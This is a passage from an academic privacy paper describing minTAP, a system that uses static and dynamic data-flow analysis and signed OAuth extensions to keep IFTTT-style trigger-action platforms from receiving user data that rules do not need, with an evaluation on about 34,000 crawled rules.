on the program dependency information when a rule executes.

We evaluate the privacy benefits of minTAP on 34,419 real-world IFTTT rules that operate on sensitive data — it correctly identifies and removes a median of 4 sensitive attributes that IFTTT does not need for rule execution. Examples include users' emails and downloadable links to private files. We also find 376 filter codes inside these rules and detect that 84% of them may lead to the skipping of actions: when skipped, minTAP will remove a median of 5 attributes.

The paper offers the following contributions:

- We develop a general model for mitigating the privacy issues due to overprivilege (Section 5). Our system, minTAP, implements the principle of data minimization by using static and dynamic dependency analysis of TAP rules.
- We instantiate our model for IFTTT demonstrating how minTAP achieves practical data access minimization without changing IFTTT itself (Section 6).
- We have collected the first large-scale dataset of IFTTT rules with filter code and other detailed configurations. We evaluate the privacy benefits of minTAP on 34,419 rules. We use large-scale experiments with realistic workloads to show the performance impact is modest (Section 7).

Designing least-privilege systems often requires tailored solutions to strike a balance between functionality, security, and usability. We contribute to building least-privilege systems and showcase how one can practically adapt the recently-proposed theory of data minimization [17] through lightweight program analysis. Although we contextualize our work for TAPs, the principles are general and potentially useful for other types of API ecosystems. minTAP is available at https://github.com/EarlMadSec/minTAP.

2 Trigger-Action Platform Background

Trigger-action platforms (TAPs) connect disparate web services and enable end-users to build useful automation through a simple trigger-action paradigm. These web services range from digital resources like Dropbox, Gmail, and Slack to physical resources like IoT devices (e.g., ovens, smart door locks, smart lights). Web services can create *triggers* that will notify the TAP about an event (e.g., "new email arrived" or "door

```
let str = Office365Mail.newEmail.Subject
if (str.indexOf('IFTTT') === -1) {
  Slack.postToChannel.skip()
} else {
  Slack.postToChannel.setMessage('Email ' +
  ↪  Office365Mail.newEmail.Subject + ' just received!')
}
```

Figure 2: Example filter code.

unlocked") or *actions* that allow the TAP to issue operations (e.g., "send a message" or "turn on the light"). For each trigger and action, the services host APIs to handle the communication with the TAP. Trigger APIs feed trigger data containing a number of *attributes*,[1] such as `Sender`, `Subject`, `Body`, and `Time` in the context of our example rule in Fig. 1.

A *rule* connects a trigger to an action. The service providing the trigger is referred to as *trigger service*, and the service providing the action as *action service*. Each trigger and action can provide multiple user-configurable *fields*. These fields represent the parameters that the TAP appends to its API call to the corresponding services. In Fig. 1, the trigger has a `From` field which can be used to customize which email address can trigger the rule. Similarly, `Channel` and `Message` are the action fields that customize the API call that the TAP sends to Slack. The user may also specify the values of action fields with the trigger attribute names.

A rule can do further processing of trigger attributes using *filter code*. On IFTTT, filter code is a JavaScript code snippet that may customize the action fields based on trigger data. Filter code may also *skip* the action event altogether based on some condition. Fig. 2 shows an example of filter code that sends a Slack message only when a new email with a subject containing the keyword "IFTTT" is received [7]. The variable `Office365Mail.newEmail` is an object that holds the trigger attributes, such as `Subject`, and `Slack.postToChannel` provides a list of functions, such as `setMessage()`, to set the values for different action fields. When one of these functions is called, the original value of the corresponding action field is overwritten. Function `skip()` is used to skip an action.

For interoperability with third-party services, popular TAPs like IFTTT and Zapier specify a compatibility layer that the participating services must implement to host TAP-specific APIs and translate the service's original authorization and data APIs into a format that the TAP understands [33, 52].

3 Data Privacy in Overprivileged Trigger-Action Platforms

Prior work [25] has examined the integrity issues that overprivilege causes. We provide a first look at the *data privacy* issues that result from overprivilege. This motivates the design of our data minimization framework.

Attribute-level overprivilege. Typically, each trigger API contains multiple attributes. Unfortunately, under the current practice, the trigger service transmits *all* these attributes to the TAP *regardless* of whether the rule needs them. These unneeded attributes can contain sensitive information, leading to *attribute-level overprivilege*. Consider the example rule in Fig. 1, the trigger service provides four attributes (i.e., `Sender`, `Subject`, `Body`, and `Time`) in the trigger data sent to the TAP. However, one of the attributes (i.e., `Body`) is never accessed in the rule's execution. We give three example IFTTT rules in Fig. 3 showing that many sensitive attributes are being sent to IFTTT even though they are not required for rule execution. Recall that users of TAPs can further customize the behavior of a rule by writing *filter code* that can access trigger attributes and modify action fields. Thus, based on the execution path of the filter code, the set of attributes a rule uses can change. Consider the filter code in Fig. 2. When the condition in the *if* statement holds, the entire action will be *skipped* and hence no trigger attributes are required; otherwise, the TAP only needs the email's `Subject` to correctly execute the rule.

Token-level overprivilege. Privacy concerns on TAPs extend beyond attribute overprivilege. As noted in Section 2, TAPs acquire OAuth tokens with a broad *scope* for enhanced usability, so that users can enter their password for a trigger/action service only once even if they create multiple rules using them. These tokens enable TAPs to execute a large number of APIs on behalf of the user. If an attacker obtains such a token (either by compromising the TAP, or by tricking a user), they can use the token to get unfettered access to all of the user's sensitive trigger data serviced by the APIs that are in the scope of the token, even if these data are not required for any of the TAP's supported rules. While this issue was first identified by Fernandes et al. [25] our experiments confirm that it is yet to be addressed by current TAPs. Although finely-scoped tokens could mitigate this overprivilege, they will drastically hamper usability as users will have to authenticate to services every time they create a rule.

From overprivilege to minimization. The constraints of usability and functionality that lead to attribute- and token-level overprivilege are fundamental to the design of trigger-action platforms. Nevertheless, such overprivilege violates the principle of data minimization that mandates sharing only necessary user data [6, 8] and puts users' privacy at risk should the TAP (or the tokens intended for the TAP) be compromised. Our work identifies a sweet spot in the design space that mitigates attribute- and token-level overprivilege while respecting the usability and functionality constraints, with negligible change to the user's experience and no modifications on the TAP.

4 Threat Model and Design Goals

Our goal is to ensure that trigger services release the *minimal* amount of data that user-created rules need without modifying the trigger-action platform or requiring significant changes to the existing user experience. We first discuss the threat model

[1] Different TAPs may use different terminologies. For example, in IFTTT, rules are called *applets* and attributes are called *ingredients*.

IFTTT rule description	**Trigger**	**Trigger attributes** (unused ones shown in ***bold italics***)
Get notification before your next event starts [3]	Google Calendar: Any event starts	Title, ***Description***, ***Where***, Starts, ***Ends***, ***EventUrl***
Automatically save in Pocket the first link in a Tweet you like [2]	Twitter: New liked Tweet by you	***Text***, ***UserName***, ***LinkToTweet***, FirstLinkUrl, ***CreatedAt***, ***TweetEmbedCode***
Payments over ___ send you a phone call [4]	Square: New payments over a specific amount	***Merchant***, ID, TotalCollectedMoney, ***DeviceName***, ***PaymentAt***, ***RecordURL***

Figure 3: Examples of IFTTT rules, where several sensitive attributes of trigger data are not used by a rule but still sent.

under which we want to achieve these goals and then outline the design requirements of the solution. Finally, we discuss a few potential approaches and point out why they do not meet our security or functionality goals.

4.1 Threat Model

In line with prior work on security and privacy of TAPs [22, 23, 25, 45, 50, 53], we assume that the TAP is untrustworthy, meaning that it may deviate from the protocols with the goal of stealing user data that it should not know about (i.e., user data that is not involved in any user-created rules). It can, for example, try to modify the user's installed rules or impersonate the user. Action integrity attacks (e.g., changing or dropping the action of a rule) are orthogonal to this work and are addressed in complementary approaches [23, 25], which we envision will compose well with minTAP. Denial of service is also outside of our scope. Therefore, our focus is on privacy issues arising from overprivilege and how the TAP can take advantage of this fundamental flaw.

We assume that the third-party trigger services, which are the originators of user data, are trusted and do not collude with the TAP. For example, services like Outlook and Dropbox are the source of sensitive user data and have no incentive to collude with the TAP to reduce the privacy of their users. These services have a TAP-mandated compatibility layer to host APIs that communicate with the TAP. We also assume that the users who create trigger-action rules never act against the interests of their own data privacy, but they might be malicious towards the data of *other users*. For example, an attacker can sign up to the TAP as a user with the goal of trying to steal other user data from trigger services.

As noted earlier, users interact with the trigger-action platform via an app running on a smartphone or computer. We assume that the client device and the app they use to interface with the TAP are trusted and not compromised. We adopt this decentralized trust model from existing work [22, 23, 25]. Unlike the current setting where all users trust a single entity (i.e., IFTTT), in our design, each user only trusts their own device and the apps running on it.

4.2 Design Goals

Security. Our primary goal is to ensure that the TAP is correctly privileged at both the token- and attribute-level, so that it can only obtain the data that is absolutely necessary for executing the user-created automation rules. This security goal is in line with the data minimization principle. Therefore, the trigger services should only send the necessary amount of user data to the TAP. Such information may vary dynamically based on the attributes of trigger events for different executions of user rules. In addition, the design must not open up new vulnerabilities in the trigger/action services.

Functionality. The approach to reducing overprivilege in TAP must abide by the following functionality goals: (1) It must be compatible with existing trigger-action platforms, such as IFTTT, Zapier, MS Power Automate, etc., without any modification. In our case, we prototype with IFTTT, a widely popular TAP with 20 million users [32]; (2) It should support current real-world trigger-action rules that can include filter code; (3) User experience should remain similar and any security-relevant changes should be handled transparently; (4) The trusted client that users use to set up rules should not be required during rule execution; (5) All changes to the trigger service should be contained within its existing IFTTT-compatibility layer; (6) It should transparently support consumers of trigger APIs that are not minTAP-aware (e.g., users who do not want privacy preserving features, non-TAP consumers of trigger APIs). These functionality goals are necessary to ensure we preserve the characteristics of trigger-action platforms that made them popular among users and trigger/action services.

With the threat model and design goals set, we show why naive solutions do not fulfill our security and design goals.

4.3 Potential Solutions and Challenges

A trigger service could create rule-specific APIs to reduce attribute-level overprivilege and API-specific tokens to reduce token-level overprivilege. However, the former will require the trigger service to know the rules that users create with their services (a challenge on its own). The latter will require recurring updates to trigger APIs to provide desirable functionality in the face of changing user demands, increasing API maintenance burden. The API-specific tokens will also create a usability burden as users will then have to authorize the TAP every time they create a new rule.

Another potential solution could be to run the rules on the trigger service and communicate the results to the action service directly, without requiring the TAP. However, this will break the independence between trigger and action services, a key property that allows them to evolve independently of each other. For example, there is no reason for an email service provider to know the API details of a chat room. With this naive solution, the trigger service will be required to learn the API details of every service for which the user creates automa-

tion rules. TAPs provide a critical layer of abstraction that permits cross-service automation without the services knowing about each other. Thus, a practical solution to mitigate privacy issues resulting from overprivilege cannot require changes to how the ecosystem functions. A variant of this potential solution is to run the rule on the trigger service and only transmit the results of rule execution to the TAP which then simply forwards the results to the action service. However, this, in addition to the problem stated above, requires modifications to the TAP, violating our design goals.

We therefore take a different approach and build minTAP that operates with existing TAPs and enable trigger services to apply data minimization to their trigger APIs. During rule creation on the client device, minTAP will create a data minimizer for the rule and store that on the TAP as a trigger parameter. The trigger service will receive the parameter during rule execution, apply the minimizer, and send only the minimized trigger data to the TAP. The minimizer ensures all but the attributes necessary for the rule execution are replaced with some default values (e.g., empty strings). Next, we discuss how to generate such practical minimizer functions (Section 5) and how we design minTAP to use minimizers without modifying IFTTT (Section 6).

5 Data Minimization Model

Data minimization reduces the set of trigger attributes sent to TAPs by only transmitting the ones necessary for rule execution. For rules without filter code, we can identify the minimized trigger attributes as the ones that are used in the action fields. For rules with filter code, we develop a practical minimization model that uses data-flow dependency analysis.

Language-based data minimization. We draw on the recently proposed theory of *language-based data minimization* [17]. Intuitively, a *minimizer* is a function that reduces the inputs to a rule without changing the rule's behavior. An *optimal minimizer* removes *all* redundancy from the inputs. In an ideal scenario, we want to construct an optimal minimizer for a given TAP rule. Unfortunately, finding it is undecidable [17]. Prior work on building minimizers either resorts to verification [17] relying on manual intervention or testing value coverage [43] to produce meaningful results. *Automatically* building *practical* minimizers is an open problem.

We propose an automatic approach to building practical minimizers for TAP rules. As confirmed by our experiments from Section 7, filter code consists of small code snippets not written with adversarial intent [7]. This makes *static and dynamic code data-flow analysis* of filter code feasible and thus opens up opportunities for building *practical* minimizers that can protect sensitive user data from unnecessarily being exposed to the TAP.

Minimization by (in)dependency analysis. Our key insight is to identify input attributes that have no impact on the rule functionality, so that they can be dropped by the minimizer. A function is *independent* of a subset of input attributes if the function output never depends on what values those attributes take. That is varying the values of that subset of attributes will not affect the function's result. This relates to the well-studied notion of *noninterference* [27]. For our purposes, we term this *regular independence*. If the independence is specific to particular values certain attributes take, then we call it *run independence*. Under run independence with respect to a *particular* subset of attributes, varying the input values of the remaining attributes will not affect the function's result.

We can find independence via static and dynamic program data-flow analysis techniques [42]. These techniques track whether a given input is used in computing the output of the rule. For the example rule from Fig. 1, by statically analyzing the rule, we infer that the body of the email is never used in the output. Therefore, the rule function is *independent* of the email body. A minimizer can thus withhold the email body (e.g., by replacing it with the empty string) without changing the rule's functionality. Similarly, when invoked outside the working hours, by dynamically analyzing a run of the rule in Fig. 1 we establish that the rule becomes *run-independent* of all inputs, in which case no data needs to be sent to the TAP.

Practical data minimizers for TAPs. We contribute practical minimizers that use data-flow analysis. We define a practical minimizer to be a function that takes as input the trigger data D_T and some auxiliary information m computed based on the rule r, and outputs modified trigger data where values of the unused attributes in rule r are removed. minTAP supports two types of minimizers: static and dynamic. A static minimizer computes the list of required trigger attributes by statically analyzing the rule (including the filter code), leveraging regular independence. A dynamic minimizer computes the list of required trigger attributes for rule execution by running an instrumented version of the filter code that tracks trigger attribute usage, leveraging run independence.

Generating auxiliary information for minimizers. The auxiliary information assists the minimizers in computing the set of required trigger attributes. Algorithm GenMinimizerInfo in Fig. 4 presents the algorithm for generating the auxiliary information. It takes a rule $r = (T, A, f)$ where T is the set of trigger attributes (e.g., `Sender` and `Subject` in the example rule in Fig. 1), A consists of the value of each action field (e.g., `Channel` and `Message`), and f represents the filter code.

This algorithm first computes the dependency set T', which includes T_{a_i}, the set of trigger attributes required by each action field $a_i \in A$, and T_f, the set of trigger attributes appearing in the filter code f. In addition, it also transforms f into f' by (1) adding data-flow tracking logic to track the access of trigger attributes and action fields, (2) replacing skip() with an empty return, and (3) replacing action API calls with stubs. The last modification serves two purposes: to track which action fields are overwritten and anonymize the action API

GenMinimizerInfo$(r = (T, A, f))$:
for $a_i \in A$ do
  $T_{a_i} \leftarrow \{t \mid t \in T \wedge t$ appears in $a_i\}$
$T_f \leftarrow \{\}$
for $stmt \in \mathsf{AST}(f)$ do
  $T_f \leftarrow T_f \cup \{t \mid t \in T \wedge t$ is accessed by $stmt\}$
$T' \leftarrow (T_{a_1}, \ldots, T_{a_n}, T_f)$
$f' \leftarrow \mathsf{transform}(f)$
Return $m = (T', f')$

SMinimizer$(\mathsf{D}_T, m = (T', f'))$:
/* f' is not used */
$(T_{a_1}, \ldots, T_{a_n}, T_f) \leftarrow T'$
$T_a \leftarrow \bigcup_{a_i \in A} T_{a_i}$
for $(t, v) \in \mathsf{D}_T$ do
  if $t \notin (T_a \cup T_f)$ do
    $\mathsf{D}_T[t] \leftarrow \perp$
Return D_T

DMinimizer$(\mathsf{D}_T, m = (T', f'))$:
$(T_{a_1}, \ldots, T_{a_n}, T_f) \leftarrow T'$
/* T_f is not used */
$(T_{f'}, A') \leftarrow f'(\mathsf{D}_T)$
$T_a \leftarrow \bigcup_{a_i \in (A \setminus A')} T_{a_i}$
for $(t, v) \in \mathsf{D}_T$ do
  if $t \notin (T_a \cup T_{f'})$ do
    $\mathsf{D}_T[t] \leftarrow \perp$
Return D_T

Figure 4: Generating the auxiliary information required for running static and dynamic minimization is shown at the top, and how this auxiliary information is used is shown in the bottom two procedures. For a rule r, T is the set of trigger attributes, A is the values of action fields, f is a filter code, D_T is the trigger data.

semantics because we do not want to leak them to the trigger service. We name f' as the transformed filter code and, along with the dependency set T', they form the minimizer auxiliary information m.

Executing data minimizers. Once the minimizer information is generated, the trigger service can choose to run one of the minimizers on trigger data D_T, which contains the trigger attributes and their associated values. In case of static minimization (SMinimizer), the trigger service simply crosses off the value (e.g., replaces with some default value $\perp$) for attribute in D_T if it does not belong to any of the sets in T'. In case of dynamic minimizer (DMinimizer), the trigger service executes the instrumented filter code f' on the current trigger data D_T, which, during the course of its execution, records the set of trigger attributes accessed ($T_{f'}$) and set of action fields overwritten (A'). If an action field a_i is over-written by f', the minimizer adjusts T' by removing T_{a_i}. Then, similar to static minimization, the dynamic minimizer replaces all the values for attributes that do not belong to any dependency sets.

6 minTAP Framework

We discuss the design of the minTAP framework and show how it uses the minimizers from the previous section to ensure that the TAP only receives the necessary amount of sensitive attributes it needs to execute user-created rules. This tackles both the attribute- and token-level overprivilege privacy issues. We also discuss how the design achieves the functionality and security goals from Section 4.2. We integrate minTAP with IFTTT due to its wide user base [32]. minTAP ensures that real-world rules run with the minimum amount




Figure 5: minTAP Framework. The blue-shaded background represents the components of minTAP: a client application and a modification to the existing IFTTT-compatibility layer of trigger services. The user creates a rule r, which is then transformed by the client into r' that contains minimizer information (m) with integrity protection (σ). During rule execution, the TAP contacts the trigger service with (m, σ). The trigger service returns minimized data by removing attributes not needed for rule execution. All of this works transparently to users and the TAP.

of trigger attributes they need without changing IFTTT or the rules themselves. Thus, it is a practical technique that privacy-conscious trigger services can use with lightweight changes to their infrastructure.

Design Overview. minTAP framework consists of two components (Fig. 5): a compatibility layer (or shim) that trigger service installs on top of its existing IFTTT-compatibility layer, and a client for each user in the form of a trusted browser extension. Together, they ensure that IFTTT is correctly privileged at the attribute- and token-level without requiring any co-operation from IFTTT. At a high level, when the user configures a rule, the client will read the information on the rule setup interface to generate the *minimizer auxiliary information*, based on the algorithm described in Section 5, as well as a *signature*, which ensures the rule's integrity. During rule execution, these information will be forwarded to the trigger service, which will apply the minimizer (either statically or dynamically) and filter out unused attributes.

We organize the following discussion around the life-cycle of a trigger-action rule in the case of IFTTT: (1) Authorizing IFTTT to trigger/action services (Section 6.1); (2) Setting up rules (Section 6.2); and (3) Rule execution (Section 6.3).

6.1 Service Authorization Phase

The trigger service has to verify that the information it receives from IFTTT is authentic and not modified. Our design achieves this by signing the information. Thus, the trigger service needs to receive the public key of the client for signature verification. This client's key is service- and user-specific. Although the client could upload this key by initiating a separate OAuth session with the user and trigger service, it hinders the




Figure 6: minTAP authorization phase: The non-bold text represents the original OAuth 2.0 authorization code flow used between IFTTT and the service, while the bold parts highlight the changes introduced by minTAP's trusted client.

usability. Therefore, we integrate the OAuth Proof Key for Code Exchange (PKCE) protocol [5] into the current OAuth protocol that runs during the service authorization phase to simultaneously authorize both IFTTT and the client.

Before a user can create a new trigger-action rule, they must authorize IFTTT to access their data on the trigger and action services through the standard OAuth 2.0 authorization code flow. This is a one-time operation that occurs the first time the user programs a rule with a new service. Subsequent rules involving the same services do not go through the authorization process — this is a key usability trade-off in IFTTT. Our work maintains this trade-off while mitigating the negative privacy effects.

During service authorization, minTAP's client, deployed as a browser extension, intercepts and transparently modifies the first two steps of the OAuth sequence, namely, the authorization request and code response. This is possible because these steps are implemented through browser redirects. The client also creates a service-specific key pair (sk, pk). Fig. 6 shows the extended OAuth flow. When the client encounters an authorization request from IFTTT to a service (*Step 1*), it generates a large random string and computes its cryptographic hash value. We refer to this string as code verifier and to its hash value as code challenge. The client appends the code challenge to the authorization request (*Step 2*). After the user successfully logs into the account and approves the requests, the service will redirect the browser to the callback URL, which is an endpoint of IFTTT, with the authorization code appended (*Step 3-4*). The client records this authorization code silently for later use. Then, in the background, IFTTT's server will post a request for the access token using its client secret (*Step 5*). The service will reply with a special access token (*Step 6*), which can access the service's APIs only when




Figure 7: Rule setup phase. The left part represents a high-level abstraction of IFTTT's rule setup interface. The right part details the steps performed by the client (as a browser extension) in the background.

accompanied by a valid signature.

Concurrent to IFTTT's token request, the client will also issue a token request with its code verifier and public key pk (*Step 5**). Upon checking that the code verifier is consistent with the code challenge, the service will accept and store the public key pk. Finally, a special token is returned to the client (*Step 6**), which can be used to revoke a public key or upload a new one if desired.

We note that our protocol combines both the current OAuth authorization code flow and the PKCE flow, and thus inherits their security properties (see Appendix A or more details). Finally, all protocol-level extensions occur transparently to IFTTT and the end-user, thus achieving our goals of not creating changes to the user's experience or to how IFTTT works.

6.2 Rule Setup Phase

In this phase, minTAP achieves two main goals. First, it generates the auxiliary information for *minimizing* user-created rule that can be used by the trigger service to filter out unused attributes. Second, it computes a digital *signature* to ensure the authenticity and integrity of the information, preventing the attacker (i.e., IFTTT) from modifying it. The signature, in combination with the access token that IFTTT acquires from the service authorization phase, serves as a logically-fine-grained token that uniquely identifies the rule and prevents token-level overprivilege. If IFTTT tries to invoke a trigger service API, it must always present a valid token and a valid signature — any other requests are automatically denied.

Fig. 7 shows the workflow of the setup phase. The user creates a new rule (or modifies an existing one) through the interface provided by IFTTT (*Step 1*). This involves selecting a trigger and an action from the appropriate services, specifying trigger and action fields, and optionally writing the filter code. We define the combination of all these data to be the rule information. Before the user saves the rule to IFTTT, the

client transparently and atomically captures the rule information. It then computes the auxiliary information m required for the static and dynamic minimizers (*Step 2-4*) as instructed in Fig. 4.

This information is needed by the trigger service during rule execution to apply the minimizer. As the trusted client might not be online during execution (functionality requirement, Section 4.2), we store the minimizer as part of IFTTT's rule information. To achieve this, minTAP's compatibility layer registers an additional trigger field with IFTTT to hold this special minimizer parameter. This appears as an additional user-configurable trigger field in the rule setup interface. The client will automatically fill in the value of this new trigger field with the minimizer information (*Step 5*).

Because IFTTT could tamper with the minimizer information before sending it to the trigger service, the client sets up another user-configurable trigger field to hold a signature σ. We additionally observe that even if IFTTT does not modify the minimizer information, it can still modify other trigger fields to request unauthorized data — in our running example (Fig. 1), IFTTT can change the `From` field to get the email from another person. Therefore, in addition to the minimizer, the client signs all of the original trigger fields as well as the identity of the trigger. The client also automatically fills in the signature value (*Step 6*). Once the user hits save, all this data is persisted inside IFTTT.

The trigger, trigger fields, and minimizer information define the amount of data the user wants IFTTT to access. Together with the signature guaranteeing integrity and authenticity, this forms a correctly-privileged fine-grained token that mitigates privacy issues from overprivilege.

6.3 Rule Execution Phase

When a rule executes, IFTTT contacts the trigger service to obtain data attributes [33]. This HTTP request from IFTTT bundles all the trigger fields as query parameters, including the auxiliary information of minimizer m and the signature σ. Upon receiving this information, the trigger service will first verify the integrity and authenticity of the request, which includes checking if the access token is valid (per standard OAuth procedure) and if the signature is correct using the public key pk corresponding to that user.

Once verified, the trigger service will use the minimizer information (m) to apply the minimizer on the trigger attributes to sanitize unused values. As mentioned in Section 5, minTAP provides two minimizers — static and dynamic — with varying levels of precision and performance overhead. The trigger service can run one of the two functions SMinimizer or DMinimizer (in Fig. 4) on the trigger data D_T. While running SMinimizer is straightforward, running DMinimizer could require executing untrusted client/user-provided code f'. We show the dynamic execution flow in Fig. 8. Based on our threat model, a malicious user could use this opportunity to violate the security of the trigger service or its other users.




Figure 8: Figure shows the rule execution steps with *dynamic minimization* at the trigger service. IFTTT queries the service with the minimizer auxiliary information $m = (f', T')$ and the signature (σ). The trigger service applies DynamicMinimizer on the trigger data m, and responds with the sanitized trigger data to IFTTT.

Therefore, we deploy an isolated JavaScript container with strict security policies to prevent the code from affecting anything outside the container. We provide more details on how to configure the container and integrate it into our system in Section 7.

The static minimizer is straightforward to deploy, requiring no additional computing infrastructure on the trigger service. However, static minimizers are inherently conservative because they do not have access to the actual values of trigger data. On the other hand, dynamic minimizers can benefit from knowing the trigger data when minimizing the set of necessary attributes. For example, if the filter code hits a *skip*, then no action will be performed and hence no data will be sent to IFTTT. This provides significant privacy benefits if the rule executes only in very specific conditions, such as the example shown in Fig. 1 and 2. Section 8 provides a set of guidelines to help trigger services decide which minimizer to run.

We note that the trigger service can continue to support IFTTT users who do not use minTAP: if the request does not come with the minimizer information, the trigger service will reject the request if the user has uploaded its public key (indicating IFTTT maliciously drops the information), and accept otherwise (indicating the user does not use minTAP). In addition, while a user can connect to a mixture of minTAP services and non-minTAP services, all rules they create with minTAP service must be minTAP-compatible, since the attacker (per our threat model, an untrustworthy IFTTT) will gain access to all user data in this service through token- and attribute-level overprivilege even when just one rule is not minTAP-compatible.

We provide a security analysis of minTAP's protocol in Appendix A, where we show that it upholds three security invariants: (1) only the user's client obtains the client access token, (2) the trigger service only accepts the public keys from the client, and (3) any modifications to the original rule configuration or the information generated by the client will be detected by the trigger service. Together they ensure that the attacker cannot tamper with the protocol to request unwarranted data.

7 Evaluation

To evaluate minTAP, we have collected a large-scale dataset of publicly available IFTTT rules, which includes the detailed configurations (such as filter code) of each rule (Section 7.1). Then, we analyze the privacy benefits of minTAP on this dataset in Section 7.2. Finally, we discuss our implementation and evaluate its performance overhead in Section 7.3.

7.1 Dataset

Existing IFTTT datasets [39, 46] do not support our evaluation, due to the absence of crucial information like filter code and configurations of trigger/action fields. These internal configurations of the rule are necessary to determine the auxiliary information of the minimizer. To better evaluate the privacy benefits and performance overhead of minTAP, we have crawled IFTTT[2] and curated a dataset of 59,009 trigger-action rules that are publicly published on IFTTT. To the best of our knowledge, this is the first large-scale dataset that collects the internal configurations (including the configurations of trigger/action fields and filter code) of each rule.

Data collection. IFTTT's developer platform provides an API for accessing the rule configurations for all public rules by their IDs. We obtained the 59,009 valid rule IDs by analyzing the URLs in IFTTT's public sitemap in April 2021. All rules in our dataset are accessible by search engines. They can be installed by IFTTT users and their configurations can be inspected by IFTTT users. For each rule in the dataset, we thus obtained its general information, such as title, description, and the connected trigger/action service, as well as its configuration, which includes the configurations of trigger/action fields and filter code (when available). Out of these rules, 554 contained filter code.

Rules with private triggers. We are only interested in the rules that can access sensitive trigger attributes. Based on the classifications proposed by Bastys et al. [19], we find 34,419 (58%) rules that are connected to *private* triggers (such as emails, documents, and locations, as opposed to public triggers like news reports). In addition, out of the rules with filter code, 376 (68%) are connected to private triggers. For the rest of the section, we will use these private-trigger rules and filter code to evaluate minTAP.

7.2 Privacy Benefits

We study the extent to which minTAP mitigates the privacy issues arising from attribute- and token-level overprivilege in IFTTT. The presence of the signature in minTAP's design (Section 6.2) ensures that IFTTT's token can only be used to query data from the connected trigger API, preventing any token-level overprivilege. Therefore, we measure the privacy savings of minTAP in terms of the following two metrics that measure the degree of reduction in attribute-level overprivilege: (1) The number of unused attributes for each rule that would *not* be transmitted to IFTTT; and (2) When filter code is present, the estimated frequency of *skips*, resulting in *no* attributes being transmitted.

[2]Legal counsel at our institution has confirmed this is considered as fair use under DMCA and does not violate IFTTT's terms of use.




Figure 9: CDFs showing the percentage of rules that have at least x total / unused / unused-and-highly-sensitive attributes.

Sensitivity	Resource Type: Example Attributes	% Attr	% Rule
Low	Timestamp: CreatedAt, OccurredAt	26.7%	84.0%
	Access-controlled link: PublicUrl	2.2%	7.2%
	Total	28.9%	86.2%
High	Event description: EventName, About	23.0%	43.7%
	User info: FullName, Email, Number	13.0%	32.7%
	Location: Longitude, Latitude	9.0%	19.1%
	Downloadable link: PhotoUrl, Mp3Url	6.5%	16.9%
	Bookmark: Article, Website	5.3%	4.7%
	Message: Body, Subject, Message, Text	3.3%	9.4%
	Other: SensorValue, Duration, List	4.7%	10.9%
	Total	60.7%	79.4%
Unknown	Generic link: Url, Link	5.0%	15.3%
	Misc name: SheetName, ChannelName	3.5%	11.1%
	Total	8.5%	20.5%

Figure 10: Breakdown of unused attributes by sensitivity. Each row represents a category of attributes. The third column denotes, out of all occurrences of unused attributes, the percentage that contains this category's keywords (see Appendix C for detailed keyword lists) and the fourth column denotes the percentage of rules that have at least one unused attribute with such keywords.

Rules *without* filter code. If a rule does not contain filter code, minTAP will apply the static minimizer: each trigger attribute that does not appear in the rule's default action fields will be labeled as unused. Across the 34,419 rules that are connected to private triggers, we find that a median of 4 trigger attributes (or 3.7 on average) are unused. The orange line in Fig. 9 shows a cumulative distribution of rules based on the number of unused attributes. We find that more than 90% of rules have at least two unused attributes. With minTAP, *all* these unused attributes will not be transmitted to the TAP.

We also examine the sensitivity of the unused attributes in these rules. Even if the trigger is considered a private source, not every attribute represents a sensitive resource. We con-

